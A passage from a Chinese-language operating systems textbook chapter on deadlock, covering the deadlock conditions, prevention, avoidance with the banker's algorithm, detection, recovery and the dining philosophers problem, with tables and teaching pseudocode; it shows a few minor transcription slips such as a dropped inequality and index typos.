如果两个进程都前进到它们的第二个请求时，则会发生死锁。如果事先并不知道请求的存储空间总量，则很难通过系统设计约束处理这类死锁。解决这类特殊问题的最好办法是，通过使用虚拟内存有效地消除这种可能性。虚存将在第 8 章讲述。

6.1.2　可消耗资源

可消耗资源是指可以被创建（生产）和销毁（消耗）的资源。通常对某种类型可消耗资源的数目没有限制，一个无阻塞的生产进程可以创建任意数目的这类资源。当消费进程得到一个资源时，该资源就不再存在了。可消耗资源的例子有中断、信号、消息和 I/O 缓冲区中的信息。

作为一个涉及可消耗资源死锁的例子，考虑下面的进程对，每个进程试图从另一个进程接收消息，然后再给那个进程发送一条消息：

```
P1
...
Receive (P2);
...
Send (P2,M1);
```

```
P2
...
Receive (P1);
...
Send (P1,M2);
```

如果 Receive 阻塞（即接收进程被阻塞直到收到消息），则发生死锁。同样，引发死锁的原因是一个设计错误。这类错误比较微妙，因而难以发现。此外，罕见的事件组合也可能导致死锁，因此只有当程序使用了相当长的一段时间甚至几年后，才可能出现这类问题（即发生死锁）。

没有一个可以解决所有类型死锁的有效策略。表 6.1 概括了已有方法中最重要的那些方法的要素：预防、避免和检测。我们首先详细阐述死锁的条件，然后依次分析每种方法。

表 6.1　操作系统中死锁检测、预防和避免方法小结[ISLO80]

方　　法	资源分配策略	不同的方案	主要优点	主要缺点
预防	保守的；预提交资源	一次性请求所有资源	• 对执行一连串活动的进程非常有效 • 不需要抢占	• 低效 • 延迟进程的初始化 • 必须知道将来的资源请求
		抢占	• 用于状态易于保存和恢复的资源时非常方便	• 过于经常地没必要地抢占
		资源排序	• 通过编译时检测是可以实施的 • 既然问题已经在系统设计时解决了，不需要在运行时间计算	• 禁止增加的资源请求
避免	处于检测和预防中间	操作以发现至少一条安全路径	• 不需要抢占	• 必须知道将来的资源请求 • 进程不能被长时间阻塞
检测	非常自由；只要可能，请求的资源都允许	周期性地调用以测试死锁	• 不会延迟进程的初始化 • 易于在线处理	• 固有的抢占被丢失

6.1.3　资源分配图

刻画进程的资源分配的有效工具是 Holt[HOLT72]引入的资源分配图（resource allocation graph）。资源分配图是有向图，它阐述了系统资源和进程的状态，每个资源和进程用节点表示。图中从进程指向资源的边表示进程请求资源但是还没有得到授权，如图 6.5a 所示。资源节点中，圆点表示资源的每一个实例。I/O 设备就是有多个资源实例的资源类型，它由操作系统中的资源管理模块来分配。图中从可重用资源节点中的点到一个进程的边表示请求已经被授权，如图 6.5b 所示；也就是说，该进程已经被安排了一个单位的资源。图中从可消耗资源节点中的点到一个进程的边表示进程是资源生产者。




图 6.5　资源分配图的例子

图 6.5c 是一个死锁的例子。资源 Ra 和 Rb 都仅拥有一个单位的资源。进程 P1 持有 Rb 同时请求 Ra，同时，P2 进程持有 Ra 同时又请求 Rb。图 6.5d 和图 6.5c 有同样的拓扑结构，但是图 6.5d 不会发生死锁，因为每个资源有多个使用实例。

图 6.6 中的资源分配图的死锁情况与图 6.1b 相似。与图 6.5c 不同，图 6.6 并不是两个进程彼此拥有对方需要的资源这种简单的情况，而是存在进程和资源的环，从而导致了死锁。




图 6.6 图 6.1b 的资源分配图

6.1.4 死锁的条件

死锁有三个必要条件：

1）互斥。一次只有一个进程可以使用一个资源。其他进程不能访问已分配给其他进程的资源。

2）占有且等待。当一个进程等待其他进程时，继续占有已经分配的资源。

3）不可抢占。不能强行抢占进程已占有的资源。

在很多情况下这些条件都是合乎要求的。例如，为确保结果的一致性和数据库的完整性，互斥是非常有必要的。同理，不能随意地进行资源抢占。比如，当涉及数据资源时，必须提供回滚恢复机制（rollback recovery mechanism）以支持资源抢占，这样才能把进程和它的资源恢复到以前适当的状态，使得进程最终可以重复它的动作。

前三个条件都只是死锁存在的必要条件，但不是充分条件。对死锁的产生，还需要第四个条件：

4）循环等待。存在一个封闭的进程链，使得每个进程至少占有此链中下一个进程所需要的一个资源，如图 6.5c 和图 6.6 所示。

第四个条件实际上是前三个条件的潜在结果，即假设前三个条件存在，可能发生的一系列事件会导致不可解的循环等待。这个不可解的循环等待实际上就是死锁的定义。条件 4 中列出的循环等待之所以是不可解的，是因为有前面三个条件的存在。因此，这四个条件连在一起构成了死锁的充分必要条件。[○]

为了能够让上面的讨论更清晰，有必要进一步讨论图 6.2 所示的联合进程图。在该图中定义了一个敏感区域，当进程运行至该区域后，就一定会发生死锁。只有当上面列出的前三个条件都满足时，这种敏感区域才存在。如果一个或者多个条件不能满足，就不存在所谓的敏感区域，死锁也不会发生。因此，上述前三个条件是死锁的必要条件。不仅进入敏感区域会发生死锁，而且导致进入敏感区域的资源请求的顺序也会发生死锁。如果出现循环等待的情况，那么进程实际上已经进入了敏感区域。因此，上述四个条件是死锁的充分条件。总结如下：

○ 实际上，所有书籍都仅列出了这四个条件作为死锁需要的条件，但这种介绍掩盖了一些细节问题。第四项循环等待条件与其他三个条件有本质区别。第一项到第三项是策略条件，而第四项是取决于所涉及的进程请求和释放资源的顺序而可能发生的一种情况。循环等待与三个必要条件导致了死锁"预防"和"避免"之间存在的差别。详细讨论请参阅[SHUB90]和[SHUB03]。

死锁的可能性	死锁的存在性
1. 互斥	1. 互斥
2. 不可抢占	2. 不可抢占
3. 占有且等待	3. 占有且等待
	4. 循环等待

有三种方法可以处理死锁。第一种方法是采用某种策略来消除条件 1 至 4 中的一个条件的出现来**预防**死锁。第二种方法是基于资源分配的当前状态做动态选择来**避免**死锁。第三种方法是试图**检测**死锁（满足条件 1 至 4）的存在并且试图从死锁中恢复出来。下面将依次来讨论每种方法。

6.2 死锁预防

简单地讲，死锁预防（deadlock prevention）策略是试图设计一种系统来排除发生死锁的可能性。可把死锁预防方法分成两类。一种是间接的死锁预防方法，即防止前面列出的三个必要条件中任何一个的发生（见 6.4.1 节到 6.4.3 节）；一种是直接的死锁预防方法，即防止循环等待的发生（见 6.4.4 节）。下面具体分析与这四个条件相关的技术问题。

6.2.1 互斥

一般来说，在所列出的四个条件中，第一个条件不可能禁止。如果需要对资源进行互斥访问，那么操作系统必须支持互斥。某些资源，如文件，可能允许多个读访问，但只允许互斥的写访问，即使在这种情况下，如果有多个进程要求写权限，也可能发生死锁。

6.2.2 占有且等待

为预防占有且等待的条件，可以要求进程一次性地请求所有需要的资源，并且阻塞这个进程直到所有请求都同时满足。这种方法在两个方面是低效的。首先，一个进程可能被阻塞很长时间，以等待满足其所有的资源请求。而实际上，只要有一部分资源，它就可以继续执行。第二，分配给一个进程的资源可能有相当长的一段时间不会被使用，且在此期间，它们不能被其他进程使用。另一个问题是一个进程可能事先并不会知道它所需要的所有资源。

这也是应用程序在使用模块化程序设计或多线程结构时产生的实际问题。为了同时请求所需资源，应用程序需要知道它以后将在所有级别或所有模块中请求的所有资源。

6.2.3 不可抢占

有几种方法可以预防这个条件。首先，如果占有某些资源的一个进程进行进一步资源请求被拒绝，则该进程必须释放它最初占有的资源，如果有必要，可再次请求这些资源和另外的资源。另一种方法是，如果一个进程请求当前被另一个进程占有的一个资源，则操作系统可以抢占另一个进程，要求它释放资源。只有在任意两个进程的优先级都不相同的条件下，后一种方案才能预防死锁。

只有在资源状态可以很容易地保存和恢复的情况下（就像处理器一样），这种方法才是实用的。

6.2.4 循环等待

循环等待条件可以通过定义资源类型的线性顺序来预防。如果一个进程已经分配到了R类型的资源，那么它接下来请求的资源只能是那些排在R类型之后的资源类型。

为证明这个策略的正确性，给每种资源类型指定一个下标。当$i<j$时，资源R_i排在资源R_j前面。现在假设两个进程 A 和 B 死锁，原因是 A 获得R_i并请求R_j，而 B 获得R_j并请求R_i，则

这个条件是不可能的，因为这意味着 $i<j$ 并且 $j<i$。

和占有且等待的预防方法一样，循环等待的预防方法可能是低效的，它会使进程执行速度变慢，并且可能在没有必要的情况下拒绝资源访问。

6.3 死锁避免

解决死锁问题的另一种方法是死锁避免（deadlock avoidance），它和死锁预防的差别很微妙[⊖]。在**死锁预防**中，通过约束资源请求，防止 4 个死锁条件中至少一个的发生。这可以通过防止发生三个必要策略条件中的一个（互斥、占有且等待、非抢占）间接完成，也可以通过防止循环等待直接完成，但这都会导致低效的资源使用和低效的进程执行。**死锁避免**则相反，它允许三个必要条件，但通过明智的选择，确保永远不会到达死锁点，因此死锁避免比死锁预防允许更多的并发。在死锁避免中，是否允许当前的资源分配请求是通过判断该请求是否可能导致死锁来决定的。因此，死锁避免需要知道将来的进程资源请求的情况。

本节给出了两种死锁避免的方法：

- 如果一个进程的请求会导致死锁，则不启动此进程。
- 如果一个进程增加的资源请求会导致死锁，则不允许此分配。

6.3.1 进程启动拒绝

考虑一个有着 n 个进程和 m 种不同类型的资源的系统。定义以下向量和矩阵：

Resource = $\boldsymbol{R} = (R_1, R_2, \cdots, R_m)$	系统中每种资源的总量
Available = $\boldsymbol{V} = (V_1, V_2, \cdots, V_m)$	未分配给进程的每种资源的总量
Claim = $\boldsymbol{C} = \begin{bmatrix} C_{11} & C_{12} & \cdots & C_{1m} \\ C_{21} & C_{22} & \cdots & C_{2m} \\ \vdots & \vdots & \vdots & \vdots \\ C_{n1} & C_{n2} & \cdots & C_{nm} \end{bmatrix}$	C_{ij} =进程 i 对资源 j 的需求
Allocation = $\boldsymbol{A} = \begin{bmatrix} A_{11} & A_{12} & \cdots & A_{1m} \\ A_{21} & A_{22} & \cdots & A_{2m} \\ \vdots & \vdots & \vdots & \vdots \\ A_{n1} & A_{n2} & \cdots & A_{nm} \end{bmatrix}$	A_{ij} =当前分配给进程 i 的资源 j

矩阵 Claim 给出了每个进程对每种资源的最大需求，其中每一行表示一个进程对所有资源的请求。为了使死锁避免正常工作，这个矩阵信息必须由进程事先声明。类似地，矩阵 Allocation 显示了每个进程当前的资源分配情况。从中可以看出以下关系成立：

1）$R_j = V_j + \sum_{i=1}^{N} A_{ij}$，对所有 j　　所有资源或者可用，或者已经被分配。

2）$C_{ij} \leqslant R_i$，对所有 i、j　　任何一个进程对任何一种资源的请求都不能超过系统中该种资源的总量。

3）$A_{ij} \leqslant C_{ij}$，对所有 i、j　　分配给任何一个进程的任何一种资源都不会超过该进程最初声明的此资源的最大请求个数。

有了这些矩阵表达式和关系式，就可以定义一个死锁避免策略：如果一个新进程的资源需求会导致死锁，则拒绝启动这个新进程。仅当对所有 j

⊖ 术语“避免”有一点含糊。实际上可以把本节讨论的策略看做是死锁预防的一个例子，因为它们确实防止了死锁的发生。

$$R_j \geqslant C_{(n+1)j} + \sum_{i=1}^{n} Ci_j$$

时才启动一个新进程 P_{n+1}。也就是说，只有所有当前进程的最大请求量加上新的进程请求可以满足时，才会启动该进程。这个策略很难是最优的，因为它假设最坏情况：所有进程同时开始它们的最大请求。

6.3.2 资源分配拒绝

Animation: Banker's Algorithm

资源分配拒绝策略，又称为**银行家算法**[⊖]，最初是在[DIJK65]中提出的。首先需要定义状态和安全状态的概念。考虑一个系统，它有固定数目的进程和固定数目的资源，任何时候一个进程可能分配到零个或多个资源。系统的**状态**是当前给进程分配的资源情况，因此，状态包含前面定义的两个向量 Resource 和 Available 以及两个矩阵 Claim 和 Allocation。**安全状态**是指至少有一个资源分配序列不会导致死锁（即所有进程都能运行直到结束），**不安全状态**当然就是指一个不安全的状态。

下面的例子说明了这些概念。图 6.7a 显示了一个含有 4 个进程和 3 个资源的系统的状态。R1、R2 和 R3 的资源总量分别为 9、3 和 6。在当前状态下资源分配给 4 个进程，R2 和 R3 各剩下 1 个可用单元。问题如下：这是安全状态吗?为了回答这个问题，先提出一个中间问题：在当前的资源状况下，在这 4 个进程中是否存在一个可以运行到结束的进程？也就是说，可用资源能不能满足当前的分配情况和任何一个进程的最大需求间的差距?按照先前介绍的矩阵和向量的概念，对于进程 i 下面的条件应该满足对所有 $j, C_{ij} - A_{ij} \leqslant V_j$。

显然，这对 P1 是不可能的，它只拥有一个 R1 单元，还需要两个 R1 单元、两个 R2 单元和两个 R3 单元。但是，通过把一个 R3 单元分配给进程 P2，P2 就拥有了它所需要的最大资源，从而可以运行到结束。现在假设这些已经完成了，当 P2 结束后，它的资源回到可用资源池中，结果状态如图 6.7b 所示。现在可以再次询问其余进程是否可以完成。在这种情况下，其余进程都是可以完成的。假设选择 P1 运行，分配给其所需要的资源，完成 P1 的工作，并把 P1 的所有资源释放回可用资源池中，此时的状态如图 6.7c 所示。下一步，可以完成 P3 的工作，得到如图 6.7d 所示的状态。最后，可完成 P4 的工作。此时，所有进程都运行结束。因此，图 6.7a 定义的状态是一个安全状态。

从这些概念可得出下面的死锁避免策略，该策略能确保系统中进程和资源总是处于安全状态。当进程请求一组资源时，假设同意该请求，从而改变了系统的状态，然后确定其结果是否还处于安全状态。如果是，同意这个请求；如果不是，阻塞该进程直到同意该请求后仍然是安全的。

考虑图 6.8a 定义的状态。假设 P2 请求另外一个 R1 单元和一个 R3 单元。如果假定同意该请求，则结果的状态同图 6.7a 的状态。由于已经知道这是一个安全状态，因此满足这个请求是安全的。现在回到图 6.8a 的状态，并假设 P1 请求另外一个 R1 单元和 R3 单元，如果假定同意该请求，则到达图 6.8b 的状态。这个状态安全吗?答案是否，因为每个进程都至少需要一个另外的 R1 单元，但现在没有一个可用的。因此，基于死锁避免的原则，P1 的请求将被拒绝并且 P1 将被阻塞。

但图 6.8b 并不是一个死锁状态，它仅仅有死锁的可能，这一点是很重要的。例如，如果 P1

⊖ Dijkstra 使用这个名字是因为这个问题类似于银行业务。想从银行借钱的顾客对应于进程，借出的钱对应于资源。作为银行业务问题，银行可以借出的钱有限，每个顾客都有一定的银行信用额。顾客可以选择借一部分，但不能保证顾客在取走大量贷款后一定能偿还。可如果银行有风险，没有足够的基金提供更多的贷款让顾客最后偿还，则银行家会拒绝贷款给顾客。

从这个状态开始运行，先释放一个 R1 单元和一个 R3 单元，后来又再次需要这些资源，则一旦这样做，系统将到达一个安全状态。因此，死锁避免策略并不能确切地预测死锁，它仅仅是预料死锁的可能性并确保永远不会出现这种可能性。




图 6.7 安全状态的确定

图 6.9 给出了对死锁避免逻辑的一个抽象描述，图 6.9b 中为算法的主体。数据结构 **state** 定义了系统状态，**request[*]**是一个向量，定义了进程 i 的资源请求。首先，进行一次检测，确保该请求不会超过进程最初声明的要求。如果该请求有效，下一步确定是否可能实现这个请求（即有足够的可用资源）。如果不可能，则该进程被挂起；如果可能，则最后一步是确定完成这个请求是否是安全的。为做到这一点，资源被暂时分配给进程 i 以形成一个 **newstate**，然后使用图 6.9c 中的算法测试安全性。

Claim 矩阵 C

	R1	R2	R3
P1	3	2	2
P2	6	1	3
P3	3	1	4
P4	4	2	2

Allocation 矩阵 A

	R1	R2	R3
P1	1	0	0
P2	5	1	1
P3	2	1	1
P4	0	0	2

$C-A$

	R1	R2	R3
P1	2	2	2
P2	1	0	2
P3	1	0	3
P4	4	2	0

Resource 向量 R

R1	R2	R3
9	3	6

Available 向量 V

R1	R2	R3
1	1	2

a）初始状态

Claim 矩阵 C

	R1	R2	R3
P1	3	2	2
P2	6	1	3
P3	3	1	4
P4	4	2	2

Allocation 矩阵 A

	R1	R2	R3
P1	2	0	1
P2	5	1	1
P3	2	1	1
P4	0	0	2

$C-A$

	R1	R2	R3
P1	1	2	1
P2	1	0	2
P3	1	0	3
P4	4	2	0

Resource 向量 R

R1	R2	R3
9	3	6

Available 向量 V

R1	R2	R3
0	1	1

b）P1 请求 1 个 R1 单元和 1 个 R3 单元

图 6.8　非安全状态的确定

```
struct state {
        int resource[m];
        int available[m];
        int claim[n][m];
        int alloc[n][m];
}
```

a）全局数据结构

```
if (alloc [i,*] + request [*] > claim [i,*])
      < error >;                          /* 总申请量大于需求 */
else if (request [*] > available [*])
      < suspend process >;
else {                                     /* 模拟分配 */
      < define newstate by:
      alloc [i,*] = alloc [i,*] + request [*];
      available [*] = available [*] - request [*] >;
}
if (safe (newstate))
      < carry out allocation >;
else {
      < restore original state >;
      < suspend process >;
}
```

b）资源分配算法

```
boolean safe (state S) {
   int currentavail[m];
   process rest[<number of processes>];
   currentavail = available;
   rest = {all processes};
   possible = true;
   while (possible) {
      <find a process Pk in rest such that
         claim [k,*] - alloc [k,*] <= currentavail;>
      if (found) {                       /* 模拟Pk的执行 */
         currentavail = currentavail + alloc [k,*];
         rest = rest - {Pk};
      }
      else possible = false;
   }
   return (rest == null);
}
```

c）测试安全算法（银行家算法）

图 6.9　死锁避免逻辑

死锁避免的优点是它不需要死锁预防中的抢占和回滚进程，并且比死锁预防的限制少。但是，它在使用中也有许多限制：

- 必须事先声明每个进程请求的最大资源。
- 考虑的进程必须是无关的，也就是说，它们执行的顺序必须没有任何同步要求的限制。
- 分配的资源数目必须是固定的。
- 在占有资源时，进程不能退出。

6.4　死锁检测

死锁预防策略是非常保守的，它们通过限制访问资源和在进程上强加约束来解决死锁问题。死锁检测策略则完全相反，它不限制资源访问或约束进程行为。对于死锁检测（deadlock detection）来说，只要有可能，被请求的资源就被授权给进程。操作系统周期性地执行一个算法检测前面的条件 4，即图 6.6 中描述的循环等待条件。

6.4.1　死锁检测算法

死锁的检查可以非常频繁地在每个资源请求时进行，也可以进行得少一些，具体取决于发生死锁的可能性。在每次资源请求时检查死锁有两个好处：它使得可以尽早地检测死锁情况，并且由于此方法基于系统状态的逐渐变化情况，因而算法相对比较简单。另一方面，这种频繁的检查会耗费相当多的处理器时间。

死锁检测的一个常见算法是[COFF71]中描述的算法，它使用了上一节中定义的 Allocation 矩阵和 Available 向量。此外，还定义了一个请求矩阵 $\boldsymbol{Q}$，其中 Q_{ij} 表示进程 i 请求的类型 j 的资源量。算法主要是一个标记没有死锁的进程的过程。最初，所有的进程都是未标记的，然后执行下列步骤：

1）标记 Allocation 矩阵中一行全为零的进程。

2）初始化一个临时向量 $\boldsymbol{W}$，令其等于 Available 向量。

3）查找下标 i，使进程 i 当前未标记且 $\boldsymbol{Q}$ 的第 i 行小于等于 $\boldsymbol{W}$，即对所有的 $1 \leqslant k \leqslant m$，$Q_{ik} \leqslant W_k$。如果找不到这样的行，终止算法。

4）如果找到这样的行，标记进程 i，并把 Allocation 矩阵中的相应行加到 $\boldsymbol{W}$ 中，也就是说，对所有的 $1 \leqslant k \leqslant m$，令 $W_k = W_k + A_{ik}$。返回步骤 3）。

当且仅当算法的最后结果有未标记的进程时存在死锁。每个未标记的进程都是死锁的。算法的策略是查找一个进程，使得可用资源可以满足该进程的资源请求，然后假设同意这些资源，让该进程运行直到结束，再释放它的所有资源。然后算法再寻找另一个可以满足资源请求的进程。注意，这个算法不能保证可以防止死锁，这要取决于将来同意请求的次序，它所做的一切是确定当前是否存在死锁。

可以用图 6.10 来说明这个死锁检测算法。算法如下进行：

	R1	R2	R3	R4	R5
P1	0	1	0	0	1
P2	0	0	1	0	1
P3	0	0	0	0	1
P4	1	0	1	0	1

Request 矩阵 $\boldsymbol{Q}$

	R1	R2	R3	R4	R5
P1	1	0	1	1	0
P2	1	1	0	0	0
P3	0	0	0	1	0
P4	0	0	0	0	0

Allocation 矩阵 $\boldsymbol{A}$

R1	R2	R3	R4	R5
2	1	1	2	1

Resource 向量

R1	R2	R3	R4	R5
0	0	0	0	1

Available 向量

图 6.10　死锁检测的例子

1）由于 P4 没有已分配的资源，标记 P4。

2）令 **W**=（0 0 0 0 1）。

3）进程 P3 的请求小于或等于 **W**，因此标记 P3，并令 **W**=**W**+（0 0 0 1 0）=（0 0 0 1 1）。

4）没有其他未标记的进程在 **Q** 中的行小于或等于 **W**，因此终止算法。

算法的结果是 P1 和 P2 未标记，表示这两个进程是死锁的。

6.4.2 恢复

一旦检测到死锁，就需要某种策略以恢复死锁。下面按复杂度递增的顺序列出可能的方法：

1）取消所有的死锁进程。不管怎样，这是操作系统中最常采用的方法。

2）把每个死锁进程回滚到前面定义的某些检查点，并且重新启动所有进程。这要求在系统中构造回滚和重启机制。该方法的风险是原来的死锁可能再次发生。但是，并发进程的不确定性通常能保证不会发生这种情况。

3）连续取消死锁进程直到不再存在死锁。选择取消进程的顺序基于某种最小代价原则。在每次取消后，必须重新调用检测算法，以测试是否仍存在死锁。

4）连续抢占资源直到不再存在死锁。和 3）一样，需要使用一种基于代价的选择方法，并且需要在每次抢占后重新调用检测算法。一个资源被抢占的进程必须回滚到获得这个资源之前的某一状态。

对于 3）和 4)，选择原则可采用下面中的一种：

- 目前为止消耗的处理器时间最少。
- 目前为止产生的输出最少。
- 预计剩下的时间最长。
- 目前为止分配的资源总量最少。
- 优先级最低。

这些原则中有一些比其他的更易于衡量，预计剩下的时间是最值得怀疑的。再者，除了衡量优先级外，对用户没有任何成本可言，这里指的是对整个系统的成本。

6.5 一种综合的死锁策略

从表 6.1 中可见，所有的解决死锁的策略都各有其优缺点。与其将操作系统机制设计为只采用其中一种策略，还不如在不同情况下使用不同的策略更有效。[HOWA73]提出了一种方法：

- 把资源分成几组不同的资源类。
- 为预防在资源类之间由于循环等待产生死锁，可使用前面定义的线性排序策略。
- 在一个资源类中，使用该类资源最适合的算法。

作为该技术的一个例子，考虑下列资源类：

- **可交换空间**：在进程交换中所使用的外存中的存储块。
- **进程资源**：可分配的设备，如磁带设备和文件。
- **内存**：可以按页或按段分配给进程。
- **内部资源**：诸如 I/O 通道。

前面列出的次序表示了资源分配的次序。考虑到一个进程在其生命周期中的步骤顺序，这个次序是最合理的。在每一类中，可采用以下策略：

- **可交换空间**：通过要求一次性分配所有请求的资源来预防死锁，就像占有且等待预防策略一样。如果知道最大存储需求（通常情况下都知道），则这个策略是合理的。死锁避免也是可能的。

- 进程资源：对这类资源，死锁避免策略常常是很有效的，这是因为进程可以事先声明它们将需要的这类资源。采用资源排序的预防策略也是可能的。
- 内存：对于内存，基于抢占的预防是最适合的策略。当一个进程被抢占后，它仅仅被换到外存，释放空间以解决死锁。
- 内部资源：可以使用基于资源排序的预防策略。

6.6 哲学家就餐问题

现在来考虑 Dijkstra[DIJK71]引入的哲学家就餐问题。有 5 位哲学家住在一座房子里，在他们的面前有一张餐桌。每位哲学家的生活就是思考和吃饭。通过多年的思考，所有的哲学家一致同意最有助于他们思考的食物是意大利面条。由于缺乏手工技能，每位哲学家需要两把叉子来吃意大利面条。

吃饭的布置很简单，如图 6.11 所示：一个圆桌上有一大碗面，5 个盘子，每位哲学家一个，还有 5 把叉子。每个想吃饭的哲学家将坐到桌子旁分配给他的位置上，使用盘子两侧的叉子，取面和吃面。问题是：设计一个礼仪（算法）以允许哲学家吃饭。算法必须保证互斥（没有两位哲学家同时使用同一把叉子），同时还要避免死锁和饥饿（此时，该术语的字面含义和算法的意思相同）。




图 6.11　哲学家的就餐布局

这个问题本身也许并不重要，但它确实说明了死锁和饥饿中的基本问题。此外，解决方案的研究展现了并发程序设计中的许多困难（例如，见[GING90]）。另外，哲学家就餐问题可以看做是当应用程序中包含并发线程的执行时，协调处理共享资源的一个有代表性的问题。因此，该问题是评价同步方法的一个测试标准。

6.6.1 使用信号量解决方案

图 6.12 给出了使用信号量的解决方案。每位哲学家首先拿起左边的叉子，然后拿起右边的叉子。在哲学家吃完饭后，这两把叉子又被放回桌子上。这个解决方案会导致死锁：如果所有的哲学家在同一时刻都感到饥饿，他们都坐下来，都拿起左边的叉子，又都伸手拿右边的叉子，但都没拿到。在这种有损尊严的状态下，所有的哲学家都会处于饥饿状态。

```
/* 程序：哲学家就餐问题 */
semaphore fork [5] = {1};
int i;
void philosopher (int i)
{
     while (true) {
          think();
          wait (fork[i]);
          wait (fork [(i+1) mod 5]);
          eat();
          signal(fork [(i+1) mod 5]);
          signal(fork[i]);
     }
}
void main()
{
     parbegin (philosopher (0), philosopher (1),
          philosopher (2),    philosopher (3),
          philosopher (4));
}
```

图 6.12　哲学家就餐问题的第一种解决方案

为了避免死锁的危险，可以再另外买 5 把叉子（一个更卫生的解决方案）或者教会哲学家仅用一把叉子吃面。另一种方法是，考虑增加一位服务员，他只允许 4 位哲学家同时进入餐厅，由于最多有 4 位哲学家就座，因而至少有一位哲学家可以拿到两把叉子。图 6.13 显示了这种方案，这里再次使用了信号量。这个方案不会发生死锁和饥饿。

```
/* 程序:哲学家就餐问题 */
semaphore fork[5] = {1};
semaphore room = {4};
int i;
void philosopher (int i)
{
    while (true) {
     think();
     wait (room);
     wait (fork[i]);
     wait (fork [(i+1) mod 5]);
     eat();
     signal (fork [(i+1) mod 5]);
     signal (fork[i]);
     signal (room);
    }

}
void main()
{
    parbegin (philosopher (0), philosopher (1), philosopher (2),
          philosopher (3), philosopher (4));
}
```

图 6.13　哲学家就餐问题的第二种解决方案

6.6.2 使用管程解决方案

